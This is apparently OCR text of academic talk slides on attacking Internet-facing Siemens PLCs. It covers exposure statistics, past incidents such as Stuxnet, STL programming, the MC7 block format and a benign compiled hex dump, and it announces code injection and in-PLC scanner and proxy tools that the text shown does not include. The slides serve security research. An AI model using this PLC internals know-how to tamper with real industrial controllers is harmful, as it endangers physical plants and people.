Internet-facing PLCs - A New Back Orifice

Johannes Klick, Stephan Lau, Daniel Marzin, Jan-Ole Malchow, Prof. Volker Roth


AG Sichere Identität
Fachbereich Mathematik und Informatik
Freie Universität Berlin www.scadacs.org

Opening

Talk Bytes

- Understand the workflow of a PLC.
- Basic PLC programming knowlegde
- Download / Upload PLC code
- Inject own code with PLCinject
- Compromise a production network via one internet facing PLC
  - PLC SNMP Scanner in STL
  - PLC SOCKS Proxy in STL

SCADACS




Volker Roth	Jan-Ole Malchow	Johannes Klick
Daniel Marzin	Sascha Zinke	Mateusz Khalil
Stephan Lau	Stephan Arndt	Mathias Sekul
Marvin	Jacob Bode	Marvin2

https://www.scadacs.org


SCADACS

PLC availability and vulnerability


ICS Distribution - Europe



Vulnerable ICS distribution - Europe



ICS distribution - USA



Statistics

Categorys	Devices	CVEs/Exploits
BMS	31.411	9%
PLCND	23.873	14%
PDU	10.381	0%
PLC	7.254	26%
SCADA	2.254	28%
HMI	1.741	41%
ERP	1.400	0%
TM	788	0%
UPS	167	0%

Internet-facing PLCs

- What is behind an Internet facing PLC?
- Are there more indirect internet facing PLCs?
- May be a whole production network?

Traditional attack vectors of PLCs

Traditional attack vectors of PLCs


Stuxnet

- Compromising an off-line site through the suply chain
- Compromised Siemens IDE downloaded malicous code to the PLC.

German steelwork

- Compromising an on-line site through the business IT
- Manipulation of the steel works control system damaged the furnace

What we are talking about?



SCADACS

Introduction to Siemens PLCs

Introduction to Siemens PLCs

1. Architecture and execution model
2. Program structure and organization
3. Cyclic execution model, I/O
4. STL programs and their MC7 representation


Program structure

Introduction to Siemens PLCsProgram structure and organization

- Organization Block (OB)
- Data Block (DB)
- Function Call (FC)
- Function Blocks (FB)
- System Function (SFC)
- System Data Block (SDB)
- System Function Block (SFB)

Introduction to Siemens PLCs

Cyclic execution model, I/O



SCADACS

Programming Siemens PLC in STL

Mathematical term:

- $Q0.0 = (I0.0 \wedge I0.1) \vee I0.2$

Statement List (STL):

```
A     %I0.0
A     %I0.1
O     %I0.2
=     %Q0.0
```

STL programs and their MC7 representation

Description	Bytes	Offset
Block signature	2	0
Block version	1	2
Block attribute	1	3
Block language	1	4
Block type	1	5
Block number	2	6
Block length	4	8
Block password	4	12
Block last modified date	6	16
Block interface last modified date	6	22
Block interface length	2	28
Block Segment table length	2	30
Block local data length	2	32
Block data length	2	34
Data (MC 7 / DB)	x	36
Block signature	1	36+x

STL programs and their MC7 representation

OB 1 with

```
A %I0.0
A %I0.1
O %I0.2
= %Q0.0
```

is compiled to

```
00: 7070 0101 0108 0001 0000 0074 0000 0000  pp.........t....
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006  ..'5-...c.!.....
20: 0014 000a c000 c100 ca00 d880 6500 0100  ............e...
30: 0014 0000 0002 0502 0502 0502 0502 0502  ................
40: 0505 0505 0505 050e 0520 0100 0800 0000  ......... ......
50: 0000 0000 0000 0000 0000 0000 0000 0000  ................
60: 0000 0000 0000 0000 0100 a691 0000 0000  ................
70: 0000 0000                                ....
```

STL programs and their MC7 representation

Signature

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
